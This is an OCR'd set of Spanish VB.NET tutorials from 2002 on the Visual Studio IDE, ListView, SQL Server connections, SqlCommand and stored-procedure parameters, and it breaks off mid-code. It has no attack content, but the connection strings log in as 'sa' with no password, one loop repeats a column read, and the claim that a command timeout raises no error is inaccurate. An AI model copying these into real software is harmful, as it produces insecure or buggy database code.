
Veamos ahora un poco como es el código de una aplicación que estemos haciendo. Aparece como siempre el código de fontanería que este interprete nos ahorra, pero a diferencia de la versión anterior, en esta se pueden expandir y contraer las diferentes partes de nuestro código:



otra cosa novedosa que tenemos es el corrector al que ya estarás familiarizado después de utilizar la ofimática de MicroSoft, me refiero a Word, que pone una línea ondulada cuando detecta que hemos tenido algún error.

Hay también unas utilizades que nos permite la plataforma .Net que es que podemos ir copiando código en el

portapapeles para posteriormente ir pegándolo sobre nuestro código, yo he copiado unos códigos y los puedo arrastrar dentro:



en la parte izquierda de la pantalla puedes ver los códigos que tengo en la memoria (Ctrl+C o Ctrl+X) y que puedo ir arrastrando dentro, creo que es de gran utilidad para ahorrarnos tiempo en escribir, ¿no?.

Otra posibilidad que nos permite el entorno de desarrollo es la **ayuda dinámica** que consiste en que cuando vayamos introduciendo un componente, se va mostrando la ayuda sobre este, por ejemplo, yo he puesto un botón, y al pulsar sobre el botón, a mi derecha aparece la ayuda dinámica del mismo. Y finalmente, aunque por supuesto hay muchas otras cosas que se irán mostrando en sucesivas entregas, es la lista de tareas. Para activar esta opción debemos ir al menú Ver – Mostrar tareas – Errores al generar, apareciendo una pantalla como la que sigue, en la que se muestran los errores que hemos hecho, en esta versión ya no tenemos ese molesto toque de campana cuando fallamos recordándonos lo malos que somos programando.

Bueno, y esto es todo, ya iremos profundizando poco a poco

por este entorno de desarrollo que parece en principio bastante interesante, ¿se parece esto a Java?.

Volver al menú del curso

Total de visitas:
205540

Control ListView

Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestran las acciones básicas a realizar con el control ListView.
Fecha: [15/09/02]

Contenido

Insertar un nuevo item
Borrar algún item
Borrar todos los items

Insertar un nuevo item

Al igual que ocurría con VB 6, en .Net, debemos de tener vinculado un ImageList para poner una imagen a nuestro control. Por tanto lo primero que vamos a hacer es añadir un ImageList que vamos a llamar “img” a nuestro formulario. Para ello arrastra un ImageList a la pantalla y cambiale el nombre, después, en las propiedades del control selecciona la propiedad de imágenes, saliéndote una pantalla como esta:

como puedes ver pone la imagen y el índice de dicha imagen. Una vez que tenemos las imágenes para poner en nuestro arbolito, podemos añadir ya nuestro ListView. Coge el objeto ListView del cuadro de herramientas y colocalo en tu formulario, y cambia el nombre lvwPruebas. Ahora escribimos en el evento Form_Load lo siguiente:

```
Private Sub Form1_Load(ByVal sender As
System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
        'Ponemos las características visuales buenas:
        Me.lvwPruebas.View = View.SmallIcon
        'Asignamos el imagelist a nuestro control
        Me.lvwPruebas.SmallImageList = Me.img
        'Añadimos los Items:
        Me.lvwPruebas.Items.Add("Perro", 0)
        Me.lvwPruebas.Items.Add("Insecto primero", 1)
        Me.lvwPruebas.Items.Add("Insecto segundo", 2)
End Sub
```

Lo que hemos hecho en primer lugar es poner el tipo de vista

a iconos pequeños de forma que al asignar el imagelist debemos de tener la seguridad de que hemos puesto la propiedad SmallImageList, ya que si no no va a salir nada en la pantalla. Posteriormente se adiciona un Item con el método **Add** y le asignamos una de las imágenes de nuestro imagelist. En la pantalla aparecerá lo siguiente:

Borrar algún item

Vamos a insertar un botón el cual mediante su evento click, va a borrar al perro de nuestra lista de Items. Para ello, insertamos un botón en nuestro formulario que llamaremos cmd y ejecutaremos el siguiente código:

```
Private Sub cmd_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles cmd.Click
      If Me.lvwPruebas.Items.Count = 0 Then
         MessageBox.Show("No hay más Items")
      Else
         Me.lvwPruebas.Items.RemoveAt(0)
      End If
End Sub
```

Mediante este código podemos ir borrando el item que ocupa la posición 0, si eliminamos el perro, después de borrará el Insector primero y luego el segundo, por ello comprobamos si

hay o no hay elementos que eliminar.

Borrar todos los items

Para borrar todos los items ejecutaremos el siguiente código:

```
Private Sub cmd_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles cmd.Click
    Me.lvwPruebas.Items.Clear()
End Sub
```

Volver al menú del curso

Total de visitas:
205540

Conexión con la base de datos

Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como conectarnos a una base de datos de SQLServer
Fecha: [15/09/02]

Contenido

[Instancia a la base de datos](#)
[Propiedad ConnectionString](#)
[Abrir la conexión](#)
[Cerrar la conexión](#)
[Evento StateChange](#)
[Código completo](#)

Instancia a la base de datos

La instancia a la base de datos se realiza al principio del código de la clase que estemos escribiendo:

```
  Inherits System.Windows.Forms.Form
  'Instanciamos la conexión a la base de datos:
  Friend WithEvents cn As New
System.Data.SqlClient.SqlConnection()
```

De esta forma hemos creado una instancia al objeto conection a la vez que hemos llamado a su constructor mediante New. También se podría simplemente instanciar con Dim pero esta también es una forma correcta de realizar nuestra tarea.

Propiedad ConnectionString

La propiedad ConnectionString, va a pasar a nuestra conexión los datos necesarios para poder conectarnos con la base de datos, para ello, dentro del código que escribe Visual Studio del formulario, se escribe el siguiente código:

```
#Region " Windows Form Designer generated code "
   Public Sub New()
      MyBase.New()
      'This call is required by the Windows Form Designer.
      InitializeComponent()
  'Add any initialization after the InitializeComponent() call
  Me.cn.ConnectionString =
  "server=tsuarez;uid=sa;database=ejemplo"
  End Sub
```

Como se observa, debajo del procedimiento InitilizeComponet, hemos escrito la cadena de conexión de nuestra base de datos. Dentro de esta cadena, observamos que hemos indicado cual es el servidor utilizado, el usuario que se está conectando, y la base de datos. En el caso de que tuvieramos una contraseña deberíamos escribr tambien pwd=contraseña.

Abrir la conexión

Para abrir la conexión, en la parte de nuestro formulario en la que deseemos abrir la conexión deberemos escribir el siguiente código:

```
Private Sub Form1_Load(ByVal sender As
System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
      cn.Open()
End Sub
```

Es decir, utilizamos el método Open para abrir la conexión, que utilizará la cadena de conexión antes indicada.

Cerrar la conexión

Para cerrar la conexión se utiliza el método Close. Para ver como funciona, vamos a añadir un botón a nuestra aplicación en el cual vamos a cerrar la conexión:

```
Private Sub Button1_Click(ByVal sender As
System.Object, ByVal e As System.EventArgs) Handles
Button1.Click
   Me.cn.Close()
End Sub
```

Evento StateChange

El evento StateChange se activa cada vez que le sucede algo a la conexión, por ejemplo, en nuestra aplicación, se va a activar cuando abramos la conexión y cuando se cierre. Por tanto vamos a añadir el siguiente código a su evento. Para poder escribir en dicho evento, selecciona la conexión y su evento en los combobox que aparecen encima de la pantalla de código:

```
Private Sub cn_StateChange(ByVal sender As Object,
ByVal e As System.Data.StateChangeEventArgs) Handles
cn.StateChange
    Dim texto As String
texto = "La conexión cn ha cambiado de " &
e.OriginalState.ToString & _
     " a " & e.CurrentState.ToString
    MessageBox.Show(texto, "Modificación en la conexión")
End Sub
```

Código completo

```
Public Class Form1
    Inherits System.Windows.Forms.Form
    Friend WithEvents cn As New
System.Data.SqlClient.SqlConnection()

#Region " Windows Form Designer generated code "
    Public Sub New()
        MyBase.New()
        'This call is required by the Windows Form Designer.
        InitializeComponent()
        'Add any initialization after the InitializeComponent()
call
Me.cn.ConnectionString =
"server=tsuarez;uid=sa;database=ejemplo"
    End Sub
    'Form overrides dispose to clean up the component list.
    Protected Overloads Overrides Sub Dispose(ByVal
disposing As  Boolean)
        If disposing Then
            If Not (components Is Nothing) Then
                components.Dispose()
            End If
        End If
        MyBase.Dispose(disposing)
    End Sub
    'Required by the Windows Form Designer
    Private components As
System.ComponentModel.IContainer
    'NOTE: The following procedure is required by the
Windows Form Designer
    'It can be modified using the Windows Form Designer.
    'Do not modify it using the code editor.
    Friend WithEvents Button1 As
System.Windows.Forms.Button
```

```
    <System.Diagnostics.DebuggerStepThrough()> Private
Sub InitializeComponent()
        Me.Button1 = New System.Windows.Forms.Button()
        Me.SuspendLayout()
        '
        'Button1
        '
        Me.Button1.Location = New System.Drawing.Point(16,
16)
        Me.Button1.Name = "Button1"
        Me.Button1.Size = New System.Drawing.Size(96, 24)
        Me.Button1.TabIndex = 0
        Me.Button1.Text = "Cerrar"
        '
        'Form1
        '
        Me.AutoScaleBaseSize = New System.Drawing.Size(5,
13)
        Me.ClientSize = New System.Drawing.Size(292, 273)
        Me.Controls.AddRange(New
System.Windows.Forms.Control() {Me.Button1})
        Me.Name = "Form1"
        Me.Text = "Form1"
        Me.ResumeLayout(False)
    End Sub
#End Region


    Private Sub Form1_Load(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles MyBase.Load
        cn.Open()
    End Sub


    Private Sub Button1_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles Button1.Click
        Me.cn.Close()
    End Sub
```

```
    Private Sub cn_StateChange(ByVal sender As Object,
ByVal e As System.Data.StateChangeEventArgs) Handles
cn.StateChange
        Dim texto As String
        texto = "La conexión cn ha cambiado de " &
e.OriginalState.ToString & _
            " a " & e.CurrentState.ToString
        MessageBox.Show(texto, "Modificación en la conexión")
    End Sub
End Class
```

Volver al menú del curso

Total de visitas:

Objeto sqlCommand

José Antonio Suárez Navarro

Contenido

Declaración
Propiedad CommandText, CommandTimeout y Connection
Como leer los datos mediante una instrucción SQL
Como leer los datos de un procedimiento almacenado
Cálculo del tiempo de ejecución
Código completo

Declaración

Vamos a ir programando una conexión en el evento click de un botón cuya propiedad text vamos a poner a Leer. En primer lugar debemos declarar y referencial el objeto SqlCommand.

```
        Dim cmd As System.Data.SqlClient.SqlCommand
        cmd = New System.Data.SqlClient.SqlCommand()
```

Propiedad CommandText, CommandTimeout y Connection

En la propiedad CommandText vamos a escribir la cadena SQL que queremos que ejecute el Command. En este ejemplo vamos a seleccionar todos los campos de la tabla Nombre de la base de datos ejemplo.

```
    Private Sub Button2_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles Button2.Click
        Dim cmd As System.Data.SqlClient.SqlCommand
        Dim strSQL As String
        cmd = New System.Data.SqlClient.SqlCommand()
        cmd.CommandTimeout = 10
        cmd.CommandType = CommandType.Text
        strSQL = "Select * from nombres"
        cmd.CommandText = strSQL
        cmd.Connection = cn
    End Sub
```

En este código, primer lugar, hemos puesto el tiempo requerido para conectarnos a la base de dato en 10 segundos. Esto no significa que debamos leer todos los registros seleccionados en 10 segundos, sino que se

esperará 10 segundos y si en ese intervalo de tiempo no nos podemos conectar a la base de datos pasado ese tiempo, no se generará ningún error y nuestro programa continuará funcionando. Una vez establecido ese tiempo hemos indicado a nuestro comando, que el tipo de valor que vamos a pasarle mediante CommnadText es un texto, es decir, una consulta SQL. Esto es muy importante indicárselo al motor ya que de esta forma no va a perder el tiempo en pensar que le hemos enviado. Finalmente, hemos indicado la consulta en la propiedad CommandText y le hemos indicado que la conexión a la base de datos es la cn que es la conexión abierta. La conexión la hemos abierto en el evento de carga del formulario:

```
    Private Sub Form1_Load(ByVal sender As System.Object, ByVal e
As System.EventArgs) Handles MyBase.Load
        'Abrimos la conexión
        cn.Open()
    End Sub
```

Como leer los datos mediante una instrucción SQL

Una vez que hemos seleccionado nuestros datos, podemos escribir los valores obtenidos en cualquier objeto. Vamos a introducirlos en un ListView. Para ello demos de asignar los datos leidos a un DataReader.

```
    Private Sub Button2_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles Button2.Click
        Dim cmd As System.Data.SqlClient.SqlCommand
        Dim rd As System.Data.SqlClient.SqlDataReader
        Dim strSQL As String
        Dim columnas() As String = {"ID", "Nombre", "Apellido"}
        Dim contador As Integer
        cmd = New System.Data.SqlClient.SqlCommand()
        cmd.CommandTimeout = 10
        cmd.CommandType = CommandType.Text
        strSQL = "Select * from nombres"
        cmd.CommandText = strSQL
        cmd.Connection = cn
        rd = cmd.ExecuteReader()
        'Ponemos las caracteristicas de nuestro listview
        Me.ListView1.View = View.Details
        Me.ListView1.GridLines = True
        For contador = columnas.GetLowerBound(0) To
columnas.GetUpperBound(0)
            Me.ListView1.Columns.Add(columnas(contador), 100,
HorizontalAlignment.Left)
        Next
```

```
        contador = 0
        While rd.Read
Me.ListView1.Items.Add(Convert.ToString(rd.GetInt32(0).ToString))

Me.ListView1.Items(contador).SubItems.Add(rd.GetString(1))

Me.ListView1.Items(contador).SubItems.Add(rd.GetString(2))
            contador += 1
        End While
    End Sub
```

En el código anterior se observa como en primer lugar como asignamos el contenido de registros leidos por el sqlCommand al DataReader, de esta manera podremos ya mostrar los datos. En segundo lugar configuramos el ListView, poniendo en primer lugar el formato que queremos y después poniendo las columnas que adicionamos mediante una matriz que rellena el contenido de dicha colección. Posteriormente pasamos a leer el contenido de nuestro DataReader mediante Read. Al abrir el objeto DataReader, se coloca un puntero al principio del DataReader antes de la primera fila, pero no en la primera. Por tanto, es muy importante tener en cuenta que se debe ejecutar el método Read antes de obtener la primera fila del conjunto de resultados. Teniendo en cuenta esto es fácil asignar un tipo de recorrido, ya que Do Until, por ejemplo, no nos valdría.

Como leer los datos de un procedimiento almacenado

Imaginemos que tenemos el procedimiento almacenado “spLeerDatos” que tiene la siguiente forma:

```
CREATE PROCEDURE spLeerDatos  AS Select * from Nombres
GO
```

Como podemos ver va a extraer las mismas lineas que en el caso anterior. Por tanto, veamos como realizamos la lectura de los datos devueltos en nuestro ListView:

```
    Private Sub Button2_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles Button2.Click
        Dim cmd As System.Data.SqlClient.SqlCommand
        Dim rd As System.Data.SqlClient.SqlDataReader
        Dim strSQL As String
        Dim columnas() As String = {"ID", "Nombre", "Apellido"}
        Dim contador As Integer
        cmd = New System.Data.SqlClient.SqlCommand()
        cmd.CommandTimeout = 10
```

```
        cmd.CommandType = CommandType.StoredProcedure
        cmd.CommandText = "spLeerDatos"
        cmd.Connection = cn
        rd = cmd.ExecuteReader()
        'Ponemos las caracteristicas de nuestro listview
        Me.ListView1.View = View.Details
        Me.ListView1.GridLines = True
        For contador = columnas.GetLowerBound(0) To
columnas.GetUpperBound(0)
            Me.ListView1.Columns.Add(columnas(contador), 100,
HorizontalAlignment.Left)
        Next
        contador = 0
        While rd.Read

Me.ListView1.Items.Add(Convert.ToString(rd.GetInt32(0).ToString))

Me.ListView1.Items(contador).SubItems.Add(rd.GetString(1))

Me.ListView1.Items(contador).SubItems.Add(rd.GetString(2))
            contador += 1
        End While
    End Sub
```

Como podemos ver el código es el mismo que el anterior salvo que el tipo de comando ahora es un StoredProcedure y el texto del comando es el nombre del procedimiento almacenado en la base de datos.

Cálculo del tiempo de ejecución

En este apartado vamos a ver cual de las dos opciones es la más recomendada en cuanto al tiempo en que se nos devuelven las filas, para ello vamos a utilizar el tiempo interno del sistema, mediante System.Environment.TickCount.

En el evento del botón ponemos el siguiente código:

```
...
'Iniciamos las variables de tiempo:
Dim inicio, fin As Integer
inicio = System.Environment.TickCount
...
[Código que se tiene que ejecutar]
...
fin = System.Environment.TickCount
```

```
        MessageBox.Show(Convert.ToString(fin - inicio))
```

De esta forma podemos estudiar el tiempo de ejecución de nuestra consutla, en este caso como devuelve 3 registros no notamos nada, pero en el caso de que se devuelvan muchos, los procedimientos almacenados son los idóneos. Además, de cara a la famosa “depuración” de nuestro programa, o “pequeños retoquitos” de la aplicación es más fácil mediante los procedimientos almacenados, ya que lo único que tendremos que modificar son estos, y no todo el programa.

Código completo

```
Public Class Form1
    Inherits System.Windows.Forms.Form
    Friend WithEvents cn As New
System.Data.SqlClient.SqlConnection()
#Region " Windows Form Designer generated code "

    Public Sub New()
        MyBase.New()

        'This call is required by the Windows Form Designer.
        InitializeComponent()

        'Add any initialization after the InitializeComponent()
call
        Me.cn.ConnectionString =
"server=tsuarez;uid=sa;database=ejemplo"
    End Sub

    'Form overrides dispose to clean up the component list.
    Protected Overloads Overrides Sub Dispose(ByVal disposing As
Boolean)
        If disposing Then
            If Not (components Is Nothing) Then
                components.Dispose()
            End If
        End If
        MyBase.Dispose(disposing)
    End Sub

    'Required by the Windows Form Designer
    Private components As System.ComponentModel.IContainer

    'NOTE: The following procedure is required by the Windows
```

```
Form Designer
    'It can be modified using the Windows Form Designer.
    'Do not modify it using the code editor.
    Friend WithEvents Button1 As System.Windows.Forms.Button
    Friend WithEvents Button2 As System.Windows.Forms.Button
    Friend WithEvents ListView1 As System.Windows.Forms.ListView
    <System.Diagnostics.DebuggerStepThrough()> Private Sub
InitializeComponent()
        Me.Button1 = New System.Windows.Forms.Button()
        Me.Button2 = New System.Windows.Forms.Button()
        Me.ListView1 = New System.Windows.Forms.ListView()
        Me.SuspendLayout()
        '
        'Button1
        '
        Me.Button1.Location = New System.Drawing.Point(280, 240)
        Me.Button1.Name = "Button1"
        Me.Button1.Size = New System.Drawing.Size(96, 24)
        Me.Button1.TabIndex = 0
        Me.Button1.Text = "Cerrar"
        '
        'Button2
        '
        Me.Button2.Name = "Button2"
        Me.Button2.Size = New System.Drawing.Size(80, 24)
        Me.Button2.TabIndex = 1
        Me.Button2.Text = "Leer"
        '
        'ListView1
        '
        Me.ListView1.Location = New System.Drawing.Point(8, 32)
        Me.ListView1.Name = "ListView1"
        Me.ListView1.Size = New System.Drawing.Size(360, 200)
        Me.ListView1.TabIndex = 2
        '
        'Form1
        '
        Me.AutoScaleBaseSize = New System.Drawing.Size(5, 13)
        Me.ClientSize = New System.Drawing.Size(376, 269)
        Me.Controls.AddRange(New System.Windows.Forms.Control()
{Me.ListView1, Me.Button2, Me.Button1})
        Me.Name = "Form1"
        Me.Text = "Form1"
        Me.ResumeLayout(False)
```

```
    End Sub

#End Region

    Private Sub Form1_Load(ByVal sender As System.Object, ByVal e
As System.EventArgs) Handles MyBase.Load
        'Abrimos la conexión
        cn.Open()
    End Sub

    Private Sub Button1_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles Button1.Click
        Me.cn.Close()
    End Sub


    Private Sub Button2_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles Button2.Click
        Dim cmd As System.Data.SqlClient.SqlCommand
        Dim rd As System.Data.SqlClient.SqlDataReader
        Dim strSQL As String
        Dim columnas() As String = {"ID", "Nombre", "Apellido"}
        Dim contador As Integer

        'Iniciamos las variables de tiempo:
        Dim inicio, fin As Integer
        inicio = System.Environment.TickCount

        cmd = New System.Data.SqlClient.SqlCommand()
        cmd.CommandTimeout = 10
        cmd.CommandType = CommandType.Text
        cmd.CommandText = "Select * from Nombres"
        cmd.Connection = cn
        rd = cmd.ExecuteReader()
        'Ponemos las caracteristicas de nuestro listview
        Me.ListView1.View = View.Details
        Me.ListView1.GridLines = True
        For contador = columnas.GetLowerBound(0) To
columnas.GetUpperBound(0)
            Me.ListView1.Columns.Add(columnas(contador), 100,
HorizontalAlignment.Left)
        Next
        contador = 0
        While rd.Read
```

```
Me.ListView1.Items.Add(Convert.ToString(rd.GetInt32(0).ToString))

Me.ListView1.Items(contador).SubItems.Add(rd.GetString(1))

Me.ListView1.Items(contador).SubItems.Add(rd.GetString(2))
            contador += 1
        End While

     End Sub
End Class
```

Volver al menú del curso

Total de visitas:

Collección Parameters


(José Antonio Suárez Navarro)

Contenido

[Formulario empleado](#)
[Procedimiento almacenado](#)
[Inicialización de los componentes](#)
[Empleo del objeto sqlCommand con parámetros](#)
[Código completo](#)

Formulario empleado

Vamos a utilizar un objeto Command con parámetros. Para ello debemos de tener un procedimiento almacenado al que se le puedan pasar parámetros. Para ver el ejemplo vamos a utilizar nuestra base de datos de Ejemplo, con la tabla Nombres que tiene tres campos, ID, Nombre y Apellidos. Vamos a preparar un ejemplo en el cual exista una caja de texto, un botón y un listview en el que mostraremos los datos de la consulta. El formulario es el siguiente:



Procedimiento almacenado

El procedimiento almacenado es el siguiente:

```
CREATE PROCEDURE spIdentificador
@ID int
AS
Select * from Nombres where ID=@ID
GO
```

Como se observa tenemos un procedimiento almacenado al que le introducimos un parámetro, @ID que es el ID de la tabla Nombres.

Inicialización de los componentes

En primer lugar tenemos que crear la conexión que lo haremos al principio de la clase:

```
Public Class Form2
Inherits System.Windows.Forms.Form
Dim cn As New System.Data.SqlClient.SqlConnection()
...
```

En segundo lugar creamos un procedimiento en una región en la cual vamos a poner las propiedades que queremos que tengan en nuestro formulario, la llamada la hacemos en procedimiento New():

```
Public Sub New()
MyBase.New()

'This call is required by the Windows Form Designer.
InitializeComponent()

'Add any initialization after the InitializeComponent()
call
Me.cn.ConnectionString =
"server=tsuarez;uid=sa;database=ejemplo"
'Pongo las propiedades a mis componentes
MisComponentes()
End Sub
```

El código de MisComponentes es el siguiente:

```
#Region "Mis componentes"

Private Sub MisComponentes()
'Botón
Me.Button1.Text = "Buscar!"
'Caja de texto
Me.TextBox1.Text = ""
'ListView
Me.ListView1.View = View.Details
Me.ListView1.GridLines = True
ponerColumnas() 'Ponemos las columnas al listView
'Grupo
Me.GroupBox1.Text = "Resultados devueltos ..."
End Sub

#End Region
```

El procedimiento ponerColumnas es el siguiente:

```
#Region "Mis procedimientos"
Private Sub ponerColumnas()
Dim contador As Integer
Dim columnas() As String = {"ID", "Nombre", "Apellidos"}
For contador = columnas.GetLowerBound(0) To
columnas.GetUpperBound(0)
ListView1.Columns.Add(columnas(contador), 50, _
HorizontalAlignment.Left)
Next
End Sub

#End Region
```

En el evento KeyPress de la caja de texto programamos que no se puedan escribir letras y sólo números:

```
Private Sub TextBox1_KeyPress(ByVal sender As Object,
ByVal e As System.Windows.Forms.KeyPressEventArgs) Handles
TextBox1.KeyPress
Select Case e.KeyChar
Case "0" To "9"
```

```
e.Handled = False
Case Chr(8)
e.Handled = False
Case Else
e.Handled = True
End Select
End Sub
```

Empleo del objeto sqlCommand con parámetros

El código del botón es el siguiente:

```
Private Sub Button1_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles Button1.Click
'Limpiamos el Listview
Me.ListView1.Items.Clear()
If Me.TextBox1.Text.Length = 0 Then
MessageBox.Show("Escriba un texto en la caja de texto")
Exit Sub
End If
Dim cmd As System.Data.SqlClient.SqlCommand
Dim parID As System.Data.SqlClient.SqlParameter
Dim rd As System.Data.SqlClient.SqlDataReader
Dim contador As Integer = 0
'Abrimos la conexion
cn.Open()
'Preparamos el command
cmd = New System.Data.SqlClient.SqlCommand()
cmd.CommandTimeout = 10
cmd.CommandType = CommandType.StoredProcedure
cmd.CommandText = "spIdentificador"
parID = cmd.Parameters.Add(New
System.Data.SqlClient.SqlParameter("@ID", _
SqlDbType.Int))
parID.Direction = ParameterDirection.Input
parID.Value = Me.TextBox1.Text
'Ponemos la conexión a la base de datos
cmd.Connection = cn
'Establecemos el contenido del command al datareader
rd = cmd.ExecuteReader
```

```
While rd.Read
Me.ListView1.Items.Add(rd.GetInt32(0).ToString)
Me.ListView1.Items(contador).SubItems.Add(rd.GetString(1))
Me.ListView1.Items(contador).SubItems.Add(rd.GetString(1))
contador += 1
End While
cn.Close()
End Sub
```

En primer lugar limpiamos los Items de nuestro ListView, mediante el método Clear. Después comprobamos si se ha escrito algo en la caja de texto. Ahora vamos con lo que nos interesa. Primero declaramos un sqlCommand, un sqlCommand y un sqlDataReader. Como ya se vio en otro artículo, hacemos que el commandText sea un procedimiento almacenado. El parámetro se crea añadiendo un parámetro a la colección parámetros del objeto comando. Vemos que pasamos el nombre del parámetro, que debe de coincidir con el de la base de datos y el tipo de valor que tiene el parámetro. Le decimos que la dirección del parámetro es hacia la base de datos y el valor es de la caja de texto. Después recorremos los datos que tiene el sqlDataReader y los ponemos en el listview.

Código completo

```
Public Class Form2
Inherits System.Windows.Forms.Form
Dim cn As New System.Data.SqlClient.SqlConnection()
#Region " Windows Form Designer generated code "

Public Sub New()
MyBase.New()

'This call is required by the Windows Form Designer.
InitializeComponent()

'Add any initialization after the InitializeComponent()
call
Me.cn.ConnectionString =
"server=tsuarez;uid=sa;database=ejemplo"
'Pongo las propiedades a mis componentes
```

```
MisComponentes()
End Sub

'Form overrides dispose to clean up the component list.
Protected Overloads Overrides Sub Dispose(ByVal disposing
As Boolean)
If disposing Then
If Not (components Is Nothing) Then
components.Dispose()
End If
End If
MyBase.Dispose(disposing)
End Sub

'Required by the Windows Form Designer
Private components As System.ComponentModel.IContainer

'NOTE: The following procedure is required by the Windows
Form Designer
'It can be modified using the Windows Form Designer.
'Do not modify it using the code editor.
Friend WithEvents TextBox1 As System.Windows.Forms.TextBox
Friend WithEvents Button1 As System.Windows.Forms.Button
Friend WithEvents GroupBox1 As
System.Windows.Forms.GroupBox
Friend WithEvents ListView1 As
System.Windows.Forms.ListView
<System.Diagnostics.DebuggerStepThrough()> Private Sub
InitializeComponent()
Me.TextBox1 = New System.Windows.Forms.TextBox()
Me.Button1 = New System.Windows.Forms.Button()
Me.GroupBox1 = New System.Windows.Forms.GroupBox()
Me.ListView1 = New System.Windows.Forms.ListView()
Me.GroupBox1.SuspendLayout()
Me.SuspendLayout()
'
'TextBox1
'
Me.TextBox1.Location = New System.Drawing.Point(144, 16)
Me.TextBox1.Name = "TextBox1"
```

```
Me.TextBox1.Size = New System.Drawing.Size(120, 20)
Me.TextBox1.TabIndex = 0
Me.TextBox1.Text = "TextBox1"
'
'Button1
'
Me.Button1.Location = New System.Drawing.Point(16, 16)
Me.Button1.Name = "Button1"
Me.Button1.Size = New System.Drawing.Size(112, 24)
Me.Button1.TabIndex = 1
Me.Button1.Text = "Button1"
'
'GroupBox1
'
Me.GroupBox1.Controls.AddRange(New
System.Windows.Forms.Control() {Me.ListView1})
Me.GroupBox1.Location = New System.Drawing.Point(16, 48)
Me.GroupBox1.Name = "GroupBox1"
Me.GroupBox1.Size = New System.Drawing.Size(376, 208)
Me.GroupBox1.TabIndex = 2
Me.GroupBox1.TabStop = False
Me.GroupBox1.Text = "GroupBox1"
'
'ListView1
'
Me.ListView1.Location = New System.Drawing.Point(24, 24)
Me.ListView1.Name = "ListView1"
Me.ListView1.Size = New System.Drawing.Size(336, 176)
Me.ListView1.TabIndex = 0
'
'Form2
'
Me.AutoScaleBaseSize = New System.Drawing.Size(5, 13)
Me.ClientSize = New System.Drawing.Size(408, 269)
Me.Controls.AddRange(New System.Windows.Forms.Control()
{Me.GroupBox1, Me.Button1, Me.TextBox1})
Me.Name = "Form2"
Me.Text = "Consulta con parámetros"
Me.GroupBox1.ResumeLayout(False)
Me.ResumeLayout(False)
```

```
End Sub

#End Region

#Region "Mis componentes"

Private Sub MisComponentes()
'Botón
Me.Button1.Text = "Buscar!"
'Caja de texto
Me.TextBox1.Text = ""
'ListView
Me.ListView1.View = View.Details
Me.ListView1.GridLines = True
ponerColumnas() 'Ponemos las columnas al listView
'Grupo
Me.GroupBox1.Text = "Resultados devueltos ..."
End Sub

#End Region

#Region "Mis procedimientos"
Private Sub ponerColumnas()
Dim contador As Integer
Dim columnas() As String = {"ID", "Nombre", "Apellidos"}
For contador = columnas.GetLowerBound(0) To
columnas.GetUpperBound(0)
ListView1.Columns.Add(columnas(contador), 50, _
HorizontalAlignment.Left)
Next
End Sub

#End Region

Private Sub Button1_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles Button1.Click
'Limpiamos el Listview
Me.ListView1.Items.Clear()
If Me.TextBox1.Text.Length = 0 Then
```

```
MessageBox.Show("Escriba un texto en la caja de texto")
